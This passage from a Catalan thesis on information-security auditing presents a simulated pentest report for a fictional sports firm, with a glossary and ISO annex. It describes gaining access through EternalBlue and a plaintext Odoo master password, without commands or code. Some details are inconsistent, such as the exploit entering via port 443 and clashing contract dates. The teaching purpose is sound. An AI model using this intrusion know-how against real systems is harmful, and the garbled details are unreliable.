


Figura 23 - Accés a l'ERP Odoo
Font: Elaboració pròpia

Tal com s'havia comentat anteriorment el procés realitzat, s'hauria de repetir a la resta d'equips per veure si aquestes vulnerabilitats afecten a la resta d'unitats de la xarxa. Com que són dispositius similars, amb la mateixa versió de S.O., *software* i *hardware* les vulnerabilitats trobades als altres són les mateixes, per tant les mesures propostes més avant deuran d'aplicar-se a tots ells d'igual manera.

El conjunt d'activitats realitzades a aquest punt constitueix l'informe tècnic del *pentest*, el qual arreplega les tasques i comandaments realitzats per tal de trobar les vulnerabilitats que pot tindre un sistema, junt amb el resultat d'aquestos.

7.3.4. Síntesi i diagnòstic

D'acord amb la anterior fase s'han indentificat una sèrie de vulnerabilitats que es veuran amb més detall. La principal es la vulnerabilitat EternalBlue que com ja s'ha comentat prèviament permet a través de SMB executar ordres i infectar sistemes de la mateixa xarxa, d'altra banda els ports a través dels quals s'ha realitzat la conexió no estaven protegits i per últim l'arxiu creat amb l'instal·lació de l'ERP contenia la contrasenya mestra, amb la qual es possibilita un accés i control total de la plataforma que ajuda a gestionar l'empresa.

Com a diagnòstic s'estableix que les falles trobades suposen un risc elevat per a la seguretat ja que permeten l'accés de gent no autoritzada al sistema i a la informació que aquest puga contindre, el que suposa un gran factor de risc i evidencia que les mesures de les que es disposava no eren suficients per a evitar-ho.

7.3.5. Presentació de conclusions

Posteriorment al diagnòstic de la situació de la empresa els resultats s'han sintetizat arreplegant la informació al resum executiu adjuntat a l'Annex IV del qual s'han entregat còpies als membres la direcció, per a posteriorment comentar-los en la reunió junt amb una presentació de diapositives d'una manera resumida i directa l'estat en el que es troba l'empresa.

7.3.6. Informe i pla de millora

Per últim, una vegada comunicat a la direcció l'estat en el que es troba l'empresa d'acord amb els resultats obtinguts després de realitzar els serveis, s'ha realitzat l'informe final, donant per finalitzat el procés d'auditoria. Aquest informe com ja s'ha introduït prèviament arreplega els processos realitzats a les anteriors fases arreplegant els resultats que s'obtenen de la part tècnica, l'anàlisi exposat al resum execuitu i afegint les millores i els passos a realitzar a arrel d'aquestos, tot açò seguint l'estructura mostrada anteriorment (Carta de presentació, introducció, observacions, recomanacions, pla d'acció i millores).

INFORME FINAL D'AUDITORIA

Auditoria de seguretat de sistemes de la informació – Salva SPORT

Informe Núm. C-22-15.5.19 *15 de maig de 2019*

Carta de presentació

L'empresa Salva SPORT, a dia 25 de febrer de 2019 es va posar en contacte amb l'empresa auditora AuditLucena S.A. solicitant una auditoria de seguretat sistemes d'informació, per tal de comprovant si disposa d'una gestió adequada dels recursos i si la protecció d'aquestos compleix els requisits de seguretat esperats. Després de reunir-se entre ambdues parts i arribar a un acord el dia 1 de febrer es va signar un contracte, començant al següent dia 4 amb el procés d'auditoria, d'acord amb la planificació realitzada.

Introducció

Amb l'objectiu de satisfer les necessitats del client l'empresa auditora va realitzar els serveis d'anàlisi de sistemes d'informació, recursos i l'ERP encarregat de gestionar-los; a més un test d'intrusió (pentesting) per comprovar si era possible accedir als equips del sistema informàtic i al ERP (Odoo) per tal de comprovar si algun d'aquests era vulnerable. Per a averiguar-ho es va realitzar una investigació sobre el client, tractant de descobrir possibles punts dèbils i planificant a arrel d'aquestos un conjunt d'activitats.

Observacions

D'acord amb els resultats obtinguts, els recursos de l'empresa estan ben gestionats per l'ERP. Aquest element està ben integrat i facilita i ajuda a que els treballadors desenvolupen els seus rols i atenguen les seues responsabilitats, fent que el sistema d'informació funcione adequadament.

Respecte a la seguretat, es van trobar vulnerabilitats, que permetien l'accés tant al seu sistema operatiu com a l'ERP. Existeix una falla pel que fa a la protecció de les credencials d'accés al sistema gestor Odoo, ja que als arxius del sistema es troba un fitxer que inclou la contrasenya mestra de l'ERP en text pla (sense protecció ni encriptació), permetent a tot aquell que puga accedir-hi iniciar sessió com a Administrador tenint un control sense restriccions sobre el sistema. En quant als equips de l'empresa, disposen d'una

vulnerabilitat (deguda a la versió dels sistemes operatius) similar a la causant de les falles de seguretat més recents que han afectat a multitud d'empreses arreu del món, que permet l'execució d'ordres de forma remota i que pot infectar als altres sistemes d'una mateixa xarxa.

Aquest fet suposa que els equips i el sistema de l'empresa auditada estan en risc i poden ser victima d'algun atac, les possibles solucions a aquests problemes estan indicats a continuació a l'apartat de recomanacions junt amb les mesures establertes més avant a aquest document, al pla de millora.

Vulnerabilitats trobades

Descripció	Credencials per defecte al compte d'Administrador del ERP i fitxer al sistema amb la contrasenya mestra desada en text pla.		
Impacte	Disposar de la contrasenya mestra permet accedir al sistema sense cap tipus de restricció, podent disposar de tots els elements que son gestionats per Odoo		
Risc	Mitjà-Alt 	**Dificultat**	Baixa 

Descripció	Vulnerabilitat EternalBlue		
Impacte	Permet l'execució d'ordres de forma remota a través de SMB i pot infectar a sistemes Windows que no estiguin degudament actualitzats si estan connectats en una mateixa xarxa.		
Risc	Alt 	**Dificultat**	Mitjana 

Recomanacions

Com a recomanacions s'estableix bloquejar els ports que no siguen imprescindibles per a evitar falles de seguretat com la que s'ha trobat ja que l'accés de l'exploit EternalBlue ha sigut a través del port 443 amb el protocol TCP. En quant a l'accés al ERP, la contrasenya d'administrador s'hauria d'haver canviar just després de l'instal·lació ja que es tracta d'una contrasenya molt dèbil que pot ser fàci d'endevinar i que posa en alt risc l'equip ja que dona un accés total a tot el sistema de gestió.

Pla d'acció

Per a dur a terme les recomanacions anteriors, en primer lloc, utilitzant el *firewall* per a crear regles i tancar els ports que no s'estiguen utilitzant de forma necessària evitant així aquest tipus d'intrusions. En quan a Odoo, tal com s'introduia, la contrasenya mestra requereix ser canviada just després de la implantació del programa evitant així accessos innecessaris. Per a fer-ho es pot editar el fitxer *odoo.conf* o des de la pròpia plataforma al mòdul de configuració.

Millores

Com a possibles millores per a l'empresa, actualitzar els sistemes operatius dels equips per evitar que les conegudes vulnerabilitats puguen afectar-los, ja que a mesura que es trauen noves actualitzacions van apedaçant-se aquestes falles. Però el cas ideal, tot i que s'hauria de comprovar si es financerament viable per a l'empresa, seria obtindre les versions més recents i actualitzades dels S.O. i *software* que es disposa, ja que és més dificil que s'en troben vulnerabilitats a aquestes, front a les que ja duen un temps al mercat i s'han tractat de vulnerar de moltes maneres.

Pel que fa al ERP seria convenient que la contrasenya una vegada s'haja canviat es comprove que no s'ha guardat en text pla al fitxer, ja de ser així es troba exposada. Per evitar que aquesta siga descoberta no s'hauria de desar a cap fitxer, però en cas de ser necessari (per a recuperar-la en cas d'emergència) s'hauria de guardar en format encriptat, dificultant així el seu descobriment.

Les mesures i recomanacions establertes al document deurian realitzar-se en terminis convenenients d'acord amb la seua importància i al risc que suposen.

Capítol 8

Conclusions i reflexions

Marc de l'auditoria informàtica de SI i la seguretat de la informació

8. Conclusions i reflexions

Seguint els objectius establerts a l'inici d'aquest document, s'han pogut veure que pot aportar i el que suposa disposar d'un element com la informació. Per la qual cosa, és necessari que tant empreses com els propis usuaris la valoren com cal, i que per tant, aquesta siga protegida i cuidada de forma adequada per evitar que facen un ús indegut d'ella sense consentiment.

Com s'ha observat a aquest document hi ha una gran quantitat de tècniques i eines que permeten acostar-se a aquest objectiu, però és imprescindible conèixer-les bé per aplicar-les en la forma i el moment adequat. Tal com és el cas de les auditories, que disposen d'una àmplia diversitat tipologies i serveis a l'hora de desenvoluparles, ja que així s'ofereixen multitud d'opcions, que possibiliten ajustar-se a les necessitats de cada organització. Al tractar-se d'una una feina complexa i sistemàtica amb una gran quantitat de tasques a realitzar, requerirà de la major col·laboració possible per part de la empresa auditada i dels seus membres.

La majoria de processos vistos, independentment del seu origen o finalitat, solen compartir una serie de característiques comuns, com és per exemple l'estructura cíclica, ja siga perque es realitzen de forma continuada o bé perque es reprenen per mitjà de revisions. Açò es degut a que la informació interactua amb la resta d'elements del SI i està en moviment de forma permanent; també s'ha de destacar que en camp tant variant com és la informàtica on les innovacions que van apareixent continuament, donen com a resultat un canvi constant. Per tant es requereix d'una revisió i renovació contínua de la seua seguretat, que deriva en aquest tipus d'estructura.

Altre fet a destacar és que l'auditoria a més de ser un procés per a l'adequació i millora en la gestió de la informació, es tracta d'una tècnica usada per a obtindre la gran majoria de certificats vistos, per la qual cosa, que una entitat estiga familiaritzada amb aquest element facilitarà l'obtenció i agilitzarà els processos al conèixer els requisits que s'han de complir.

En quant a la normativa és imprescindible conèixer-la, ja que a banda de la obligació de complir-la, també aporta garanties i beneficis. El fet que una empresa la complisca, no únicament ajuda a tindre la informació millor gestionada i protegida sinó que a més millora la imatge pública de la mateixa, ja que disposar de certificats otorga uns valors com la confiança i dona major tranquil·litat als usuaris i treballadors, a més que també pot suposar un factor diferenciador respecte als competidors.

Després d'haver finalitzat aquest treball es considera que s'han complit tots les metes previament establertes, ja que s'ha dut a terme la simulació de l'auditoria que, en certa manera, engloba tots els punts anteriors al ser necessaris per a desenvolupar-la. Com a reflexió final, el món de l'auditoria ha resultat ser molt interessant i variat, tal com s'ha observat, i suposa una opció tan vàlida com d'altres per a un professional informàtic per la qual cosa no es descarta com una possible eixida laboral que emprendre de cara al futur.

Capítol 9

Bibliografia, referències i enllaços

Marc de l'auditoria informàtica de SI i la seguretat de la informació

9. Bibliografia, referències i enllaços

Referències

[1] Lloc web del ITRC. Falles de seguretat
https://www.idtheftcenter.org/data-breaches/ (Data de consulta: 8/3/2019)

[2] Lloc web del ITRC. Notes de premsa
https://www.idtheftcenter.org/press-releases/ (Data de consulta: 8/3/2019)

[3] Oliveira, J. (2017, 15 de maig). El ataque de 'ransomware' se extiende a escala global. *El País*. https://elpais.com/tecnologia/2017/05/12/actualidad/1494586960_025438.html (Data de consulta: 7/09/2018)

[4] Gil Pechuán (2010). El auditor de sistemas de información
http://hdl.handle.net/10251/8373 (Data de consulta: 17/10/2018)

[5] Lloc web oficial de ISACA
http://www.isaca.org/about-isaca/Pages/default.aspx (Data de consulta: 30/04/2019)

[6] Lloc web de ISACA. Notes de premsa sobre certificats ISACA
http://www.isaca.org/About-ISACA/Press-room/Pages/ISACA-Certifications-by-Region.aspx (Data de consulta: 05/04/2019)

[7] Lloc web de ISACA. Certificacions
http://www.isaca.org/CERTIFICATION/Pages/default.aspx
(Data de consulta: 11/04/2019)

[8] Gil Pechuán (2010). Concepto de auditoria de sistemas de información
http://hdl.handle.net/10251/8371 (Data de consulta: 17/10/2018)

[9] Gil Pechuán (2010). Desarrollo de una auditoría de sistemas de información: Fases
http://hdl.handle.net/10251/8372 (Data de consulta: 18/10/2018)

[10] Lloc web de ISACA. COBIT
http://www.isaca.org/COBIT/Pages/FAQs-COBIT-2019.aspx
(Data de consulta: 08/05/2019)

[11] Lloc web de AXELOS. ITIL
https://www.axelos.com/itil-update (Data de consulta: 24/03/2019)

[12] Lloc web de AXELOS. Certificacions ITIL
https://www.axelos.com/certifications/itil-certifications (Data de consulta: 20/03/2019)

[13] Lloc web oficial IEC
https://www.iec.ch/about/activities/ (Data de consulta: 12/04/2019)

[14] Lloc web oficial ISO
https://www.iso.org/about-us.html (Data de consulta: 11/04/2019)

[15] Lloc web ISO. ISO/IEC 27001
https://www.iso.org/isoiec-27001-information-security.html
(Data de consulta: 12/04/2019)

[16] Forum ISO 27K Information Security
https://www.iso27001security.com/ (Data de consulta: 12/04/2019)

[17] ISO. (2018) ISO Survey of certifications to management system standards (03. ISO/IEC 27001 - data per country and sector 2006 to 2017). Recuperat de: https://isotc.iso.org/livelink/livelink?func=ll&objId=18808772 (Data de consulta: 13/03/2019)

[18] Lloc web AEPD. Normativa https://www.aepd.es/normativa/index.html (Data de consulta: 26/02/2019)

[19] Piñar, J.L. (2018, 20 de decembre). En vigor la nueva y esperada Ley Orgánica de Protección de Datos. *Consejo General de la Abogacía Española***.** Recuperat de: https://www.abogacia.es/2018/12/20/en-vigor-la-nueva-y-esperada-ley-organica-de-proteccion-de-datos/ (Data de consulta: 17/04/2019)

[20] Law and Trends (2016, 6 de setembre). Aplicación práctica (y progresiva) del nuevo Reglamento europeo de protección de datos. LOPDAT . Recuperat de: http://www.lopdat.es/noticias/aplicacion-practica-y-progresiva-del-nuevo-reglamento-europeo-de-proteccion-de-datos (Data de consulta: 25/2/2019)

[21] Lloc web AEPD. Codis de conducta https://www.aepd.es/reglamento/codigos-de-conducta/ (Data de consulta: 17/04/2019)

[22] ENATIC (2018, 20 de decembre). En vigor la nueva y esperada Ley Orgánica de Protección de Datos. Consejo General de la Abogacía Española**.** Recuperat de: https://www.abogacia.es/2018/02/12/como-acredito-que-cumplo-con-el-rgpd-evidencias-pruebas/ (Data de consulta: 17/04/2019)

[23] Portal de l'administració elèctronica. ENS https://administracionelectronica.gob.es/pae_Home/pae_Estrategias/pae_Seguridad_Inicio/pae_Esquema_Nacional_de_Seguridad.html (Data de consulta: 17/11/2018)

[24] Lloc web del CCN. ENS https://www.ccn-cert.cni.es/ens.html (Data de consulta: 17/11/2018)

[25] Lloc web del CCN. Adequació al ENS https://www.ccn-cert.cni.es/ens/adecuacion.html (Data de consulta: 19/11/2018)

[26] Lloc web del CNN. Solucions de seguretat https://www.ccn-cert.cni.es/soluciones-seguridad.html (Data de consulta: 12/3/2019)

[27] Lloc web del CCN. Conformitat i certificació ENS https://www.ccn.cni.es/index.php/es/esquema-nacional-de-seguridad-ens/conformidad (Data de consulta: 13/3/2019)

[28] Tittel, E. and Lindros, K. (2018, 20 de novembre). Best Information Security Certifications 2019. Business News Daily. Recuperat de: https://www.businessnewsdaily.com/10708-information-security-certifications.html (Data de consulta: 24/2/2019)

[29] Ramiro, R. (2018, 20 de juny). 7 certificaciones en ciberseguridad que deberías tener. CIBERSEGURIDAD.blog. Recuperat de: https://ciberseguridad.blog/7-certificaciones-en-ciberseguridad-que-deberias-tener/ (Data de consulta: 22/11/2018)

[30] Barrios, J. (2018, 20 d'abril). Las mejores distribuciones enfocadas al hacking 2017-2018. Security Hack Labs. Recuperat de: https://securityhacklabs.net/articulo/las-mejores-distribuciones-enfocadas-al-hacking-2017-2018 (Data de consulta: 28/02/2019)

[31] Velasco, R. (2017, 28 de febrer). Hacking ético: Distribuciones Linux para convertirte en un hacker ético. SOFTZone. Recuperat de: https://www.softzone.es/2017/02/28/distribuciones-hacking-etico-2017/ (Data de consulta: 5/3/2019)

[32] Lloc web oficial de Kali Linux. https://docs.kali.org/introduction/what-is-kali-linux (Data de consulta: 2/12/2018)

[33] Lloc web del fòrum Kali Linux https://kali-linux.net/ (Data de consulta: 10/5/2019)

[34] Lloc web de Kali Linux. Llistat de ferramentes https://tools.kali.org/tools-listing (Data de consulta: 23/4/2019)

[35] Lloc web del Black Hat USA https://www.blackhat.com/us-19/training/schedule/index.html (Data de consulta: 12/3/2019)

[36] Lloc web oficial de Offensive Security. Certificacions Offensive Security https://www.offensive-security.com/information-security-certifications/ (Data de consulta: 10/3/2019)

[37] Lloc web Pearson UVE. Certificació KLCP https://home.pearsonvue.com/kali (Data de consulta: 12/3/2019)

[38] Lloc web CCN-Cert. Identificado ataque de ransomware que afecta a sistemas Windows. https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4464-ataque-masivo-de-ransomware-que-afecta-a-un-elevado-numero-de-organizaciones-espanolas.html/ (Data de consulta: 10/5/2019)

Normativa

[39] ISO/IEC 27001:2013 https://www.iso.org/obp/ui/es/#iso:std:iso-iec:27001:ed-2:v1:en

[40] Reglamento (UE) 2016/679 del Parlamento Europeo y del Consejo https://www.boe.es/doue/2016/119/L00001-00088.pdf

[41] Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal – (LOPDCP) https://www.boe.es/buscar/pdf/1999/BOE-A-1999-23750-consolidado.pdf

[42] Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales – (LOPDDG) https://boe.es/boe/dias/2018/12/06/pdfs/BOE-A-2018-16673.pdf

[43] Ley Orgánica 5/2010, modificación de la Ley Orgánica 10/1995 del Código Penal https://www.boe.es/boe/dias/2010/06/23/pdfs/BOE-A-2010-9953.pdf

[44] Guías Esquema Nacional de Seguridad – (Serie CCN-STIC-800) https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic/800-guia-esquema-nacional-de-seguridad.html

Enllaços de descàrrega

[45] Software de virtualització**.** *VirtualBox*
https://www.virtualbox.org/wiki/Downloads (Data de consulta: 30/11/2018)

[46] Sistema operatiu**.** *Kali Linux*
https://www.kali.org/downloads/ (Data de consulta: 3/12/2018)

[47] Sistema operatiu. *Windows 7*
https://www.microsoft.com/es-es/software-download/windows7 (Data de consulta: 7/5/2019)

[48] Software ERP. *Odoo*
https://www.odoo.com/es_ES/page/download (Data de consulta: 9/5/2019)

Bibliografia

Agé, M., & ACISSI. (2015). *Seguridad informática : hacking ético: conocer el ataque para una mejor defensa.*

AXELOS. (2011). *ITIL v3.*

AXELOS. (2019). *ITIL Foundation - ITIL 4 Edition.*

Caballero Quezada, A. E. (2018). *Hacking con Kali Linux - Guía de Prácticas.*

Hergueta, J. P. (2018). *Códigos de conducta, certificaciones y transferencias internacionales.*

Hertzog, R., O'Gorman, J., & Aharoni, M. (2017). *Kali Linux Revealed - Mastering the Penetration Testing Distribution.*

ISACA. (2019). *COBIT 2019 Framework - Introduction and methodology.*

Capítol 10

Glossari

Marc de l'auditoria informàtica de SI i la seguretat de la informació

10. Glossari

[A]

AEPD (Agència Espanyola de Protecció de Dades) - Organisme públic encarregat del cumpliment de la LOPD a Espanya.

AENOR (Associació Espanyola de Normalització i Certificació) - És l'organisme responsable de desenvolupar les normes tècniques a Espanya i es situa entre les certificadores més importants del món.

Amenaça - Acció que permet atentar contra la seguretat de un sistema de informació.

Anàlisi de riscos - Identificació de amenaces i vulnerabilitats els actius, així com les seues probabilitats i el impacte de les mateixes.

APT (Advanced Persistent Threat) - Amenaces persistents avançades, son un conjunt de processos dirigits a penetrar la seguretat informàtica de una entitat.

Auditor - Professional qualificat encarregat de dur a terme la auditoria.

Auditoria - Exàmen que pretén avaluar els recursos informàtics i la seua gestió amb el propòsit de informar o dictaminar sobre l'eficiència i l'eficàcia dels mateixos.

[C]

CCN (Centre Criptològic Nacional) - Organisme espanyol annexioant al CNI (Centre Nacional de Inteligència) dedicat al criptoanàlisi, realització d'investigacions i a formació de personal.

CGEIT (Certified in the Governance of Enterprise IT) – Certificació centrada en el Govern de tecnologies de la informació.

Checklist - Llista de revisió, utilitzada per a verificar, identificar o controlar algun element.

CISA (Certified Information Systems Auditor) - Certificació per a auditors de ISACA.

CISM (Certified Information Security Manager) - Certificació enfocada a la gerència de la seguretat de la informació recolzada per ISACA.

Client - Entitat que consumeix un servei remot d'un altre conegut com a servidor.

COBIT (Control Objectives for Information and related Technology) - Objectius de Control per a Informació i Tecnologies Relacionades, és una guia de millors pràctiques dirigida al control i supervisió de tecnologia de la informació.

Confidencialitat - Propietat de la informació que garantitza que únicament es accesible pel personal autoritzat a accedir-hi.

Consultoria - Servei professional per a asesorar i ajudar d'acord a una experiència i coneiximent previ en una àrea específica.

Control Intern - Sistema de gestió mitjançant activitats per controlar i fer un seguiment de la gestió realitzada dut a terme per algú pertanyent a la pròpia empresa.

CRISC (Certified in Risk and Information Systems Control) - Certificació centrada en la gestió de riscos, gestionada per ISACA.

[D]

Dada - Representació simbòlica d'una variable de forma quantitativa o qualitativa, i que representa informació una vegada ha sigut processada.

Diagrama de Gantt - Eina gràfica per a exposar el temps de dedicació previst per a tasques.

Disponibilitat - Qualitat de la informació per la qual es troba a disposició d'aquells que desitgen accedir-hi.

[E]

ENS (Esquema Nacional de Seguretat) - Conjunt d'eines, directrius i activitats que tenen per objectiu establir la política de seguretat i que permeten una protecció adequada de la informació.

ERP (Enterprise Resource Planning) - Software per a gestionar de forma integral l'empresa,. sistema de gerència que integra els recursos i components de l'empresa permitint controlar el fluxe de informació, a més de possibilitar la gestió de totes les facetes de negoci.

[F]

Fingerprint (Empremta digital) - Identificació de versions d'algun software o SO per a la posterior identificació de vulnerabilitats relatives a les mateixes.

Firewall - Part del sistema informàtic dissenyada per a bloquejar l'accés de forma no autoritzada.

Framework - Entorn de treball que serveix com a base per a l'organització i el desenvolupament de software.

[G]

Govern IT - Alineament de les tecnologies de la informació i la comunicació (TIC) amb la estratègia del negoci, transmitint així les metes i la estratègia de la empresa a tots els departaments.

[H]

Hardware - Conjunt de components que integren la part física d'un sistema informàtic, format per components electrònics, elèctrics i mecànics.

Hash - Algorisme per a identificar una dada, utilitzat per a corregir errors de transmissió.

[I]

IEC (International Electrotechnical Commission) - La Comissió Electrotècnica Internacional (CEI) és una organització de normalització en els camps: elèctric i electrònic.

Informació - Dada processada i contextualitzada que representa una variable però té valor en si mateix

Integritat - Propietat de la informació, per la qual es manté de la mateixa forma que ser generada sense ser manipulada ni alterada sense autorització.

IP - Protocol que defineix l'adreça per a identificar un dispositiu dins d'una xarxa.

ISACA (Information Systems Audit and Control Association) - Associació internacional que recolza i promou el desenvolupament de metodologies i certificacions en auditories de SI.

ISO (International Organization for Standardization) - Organització per a la creació d'estàndards internacionals composta per diverses organitzacions, s'encarrega de publicació, revisió i correcció d'estàndards, informes tècnics i guies.

.iso - Extensió de una imatge de disc, referent a un arxiu que conté de forma completa els elements i l'estructura d'un sistema operatiu o programa.

ITRC (Identity Theft Resource Center) - Centre de recursos de robatori d'identitats.

[L]

Login - Inici de sessió amb unes credencials concretes per a un usuari determinat.

LOPD Llei Orgànica de Protecció de Dades) - Llei que té com a objectiu garantir i protegir les llibertats i els drets de les persones pel que fa al tractament de les seues dades.

[M]

MISP (Malware Information Sharing Platform) - Plataforma sobre amenaces basada en compartir informació sobre els indicadors de risc que poden comprometre el sistema.

[O]

Organització - Conjunt de persones, recursos i instal·lacions amb unes responsabilitats.

OS (Offensive Security) - Entitat encarregada de desenvolupar i mantindre la distribució Kali Linux, així com les certificacions pròpies d'aquest sistema operatiu.

[P]

Payload - Càrrega que s'executa en una vulnerabilitat, un exemple és meterpreter, definida per defecte a Metasploit.

PDCA (Plan-Do-Check-Act) - Estratègia de millora continua de la calitat composta per una seqüència cíclica de quatre fases. També es coneguda com a Roda de Deming.

Pentesting (Test d'intrusió) - Tècnica que consisteix en trobar vulnerabilitats per tractar d'accedir a un sistema i a les seues dades.

PGP (Pretty Good Privacy) - Programa amb la finalitat de protegir la informació distribuïda a través d'Internet mitjançant l'ús de criptografia de clau pública.

Phishing (Suplantació d'identitat) - Model d'atac en el que es tracta d'adquirir informació fent-se passar per una empresa de confiança a través d'una comunicació, com un correu.

PIME (Petita I Mitjana Empresa) - Empresa de tamany mitjà o xicotet, determinat per un límit financer i pel nombre d'empleats

Pla de contingències - Instrument de gestió que conté les mesures tècniques, organitzatives i humanes necessàries per a mantindre la continuïtat de negoci i les operacions a una empresa.

Política de seguretat - Pla de acció que recull les normes per a mantindre el nivell de seguretat i les accions que s'han de realitzar per a afrontar els ricos de seguretat.

[R]

Ransomware - Programa que restringeix l'accés als arxius del SO, segrestant així les dades, per les quals posteriorment es demana un rescat per tal de llevar aquesta restricció.

Risc - Probabilitat que es produisca algun incident de seguretat, materialitzant una amenaça.

Router - Dispositiu que permet interconnectar ordinadors i s'encarrega d'establir la ruta de destí a cada paquet de dades dins d'una xarxa informàtica.

[S]

Sandboxing - Mecanisme de seguretat per a l'execució de procesos en un entorn aïllat sense posar en risc el sistema.

Seguretat de la informació - Conjunt de mesures que permeten mantindre les propietats de la informació, mantenint la confidencialitat, disponibilitat i integritat de les dades.

Servidor - Element capaç d'oferir serveis i d'atendre les peticions dels clients tornant-los una resposta amb concordància.

SGSI (Sistema Gestor de Seguretat de Informació) - Conjunt polítiques per a l'administració de la informació

SI (Sistema d'Informació) - Conjunt d'elements orientats a l'administració dades i al tractament de la informació.

SIEM (Security Information and Event Management) - Sistema de gestió d'informació i esdeveniments de seguretat que centralitza l'emmagatzematge i la interpretació de les dades de seguretat, permetent l'anàlisi de la situació.

SMB (Server Message Block) - Protocol de red utilitzat a Windows que permet compartir elements entre nòdes d'una mateixa xarxa.

SO (Sistema Operatiu) - Software principal d'un sistema informàtic que gestiona els recursos hardware i proveeix serveis a la resta de programes.

Software - Suport lògic d'un sistema informàtic, comprost per un conjunt de components lògics que possibiliten la realització de les tasques específiques d'un programa.

Switch - Dispositiu funció del qual és interconnectar dos o més equips, s'utilitza quan es desitja connectar múltiples trams, fusionant-los en una única xarxa.

[T]

TCP (Transmission Control Protocol) - Protocol de control de transmissió, el protocol garanteix que les dades enviades entre elements seran lliurades en el seu destí sense errors i en el mateix ordre en què es van transmetre.

TIC (Tecnologies de la Informació i la Comunicació) – Conjunt de recursos, eines i programes que s'utilitzen per processar, administrar i compartir la informació mitjançant diversos suports tecnològics.

TR - (Technical Report) - Informe tècnic, document oficial que es publica per exposar les circumstàncies en les que es troba un element, de forma detallada per a usuaris especialitzats.

[U]

Usuari - Persona que utilitza un sistema informàtic amb un conjunt de permisos i que te accés a una serie de recursos.

[V]

Virtualització - Creació d'una versió virtual d'un recurs tecnològic mitjançant software.

VM - (Virtual Machine) Màquina virtual, virtualització d'un sistema operatiu.

Vulnerabilitat - Debilitat en un sistema que posa en risc seguretat de la informació.

[X]

Xarxa - Conjunt d'equips i software interconectats, físicament o de forma inalàmbrica, que transporten les dades per tal de oferir serveis, compartint informació i recursos.

XSS - (Cross Site Scripting) Vulnerabilitat de les aplicacions web que permet injectar codi.

Annex I

Estàndards de la norma ISO/IEC 27000

Marc de l'auditoria informàtica de SI i la seguretat de la informació

Annex I - Estàndards de la norma ISO/IEC 27000

Estàndard	Contingut	Publicació
ISO/IEC 27000	SGSI - Visió general i vocabulari	2018
ISO/IEC 27001	SGSI - Requisits	2013
ISO/IEC 27002	Codi de pràctiques per als controls de seguretat de la informació	2013
ISO/IEC 27003	SGSI - Guia d'aplicació	2017
ISO/IEC 27004	Gestió de la seguretat de la informació	2016
ISO/IEC 27005	Gestió del risc de seguretat de la informació	2018
ISO/IEC 27006	Requisits per a organismes que ofereixen auditoria i certificació de SGSI	2015
ISO/IEC 27007	Directrius per a l'auditoria de SGSI	2017
ISO/IEC TR 27008	Directrius per als auditors sobre els controls SGSI	2011
ISO/IEC 27009	Implementació de l'estàndard ISO/IEC 27001 específiques per al sector	2016
ISO/IEC 27010	Gestió de la seguretat de la informació per a comunicacions intersectorials i interorganitzatives	2015
ISO/IEC 27011	Directrius de gestió de la seguretat de la informació per a organitzacions de telecomunicacions basades en la ISO/IEC 27002	2016
ISO/IEC 27013	Guia sobre la implementació integrada de ISO/IEC 27001 i ISO/IEC 20000-1	2015

ISO/IEC 27014	Administració de la seguretat de la informació	2013
ISO/IEC TR 27016	Gestió de la seguretat de la informació - Economia de la organització	2014
ISO/IEC 27017	Codi de pràctiques per a controls de seguretat de la informació basats en la norma ISO/IEC 27002 per als serveis en el núvol	2015
ISO/IEC 27018	Codi de pràctiques per a la protecció de la informació d'identificació personal (PII)	2014
ISO/IEC TR 27019	Directrius de gestió de la seguretat de la informació per al control de processos a la indústria energètica	2017
ISO/IEC 27021	Requisits de competència per a gestió professional de la seguretat de la informació	2017
ISO/IEC 27023	Mapeig de les edicions revisades de les normes ISO/IEC 27001 i 27002	2015
ISO/IEC 27030	Directrius de seguretat i privacitat en el Internet of Things (IoT)	Esborrany
ISO/IEC 27031	Directrius per a la preparació de les tecnologies de la informació i les comunicacions per a la continuïtat del negoci	2011
ISO/IEC 27032	Directrius de ciberseguretat	2012
ISO/IEC 27033-1	Seguretat de la xarxa - Informació general i conceptes	2015
ISO/IEC 27033-2	Seguretat de la xarxa - Directrius per al disseny i la implementació de la seguretat de la xarxa	2012
ISO/IEC 27033-3	Seguretat de la xarxa - Amenaces, tècniques de disseny i problemes de control	2010
ISO/IEC 27033-4	Seguretat de la xarxa - Protecció de comunicacions entre xarxes mitjançant passarel·les de seguretat	2014

ISO/IEC 27033-5	Seguretat de la xarxa - Protecció de comunicacions a través de xarxes mitjançant xarxes privades virtuals (VPN)	2013
ISO/IEC 27033-6	Seguretat de la xarxa - Protecció de l'accés a xarxes inalàmbriques	2016
ISO/IEC 27034-1	Seguretat d'aplicacions - Informació general i conceptes	2011
ISO/IEC 27034-2	Seguretat d'aplicacions - Marc normatiu de l'organització	2015
ISO/IEC 27034-3	Seguretat d'aplicacions - Procés de gestió	2018
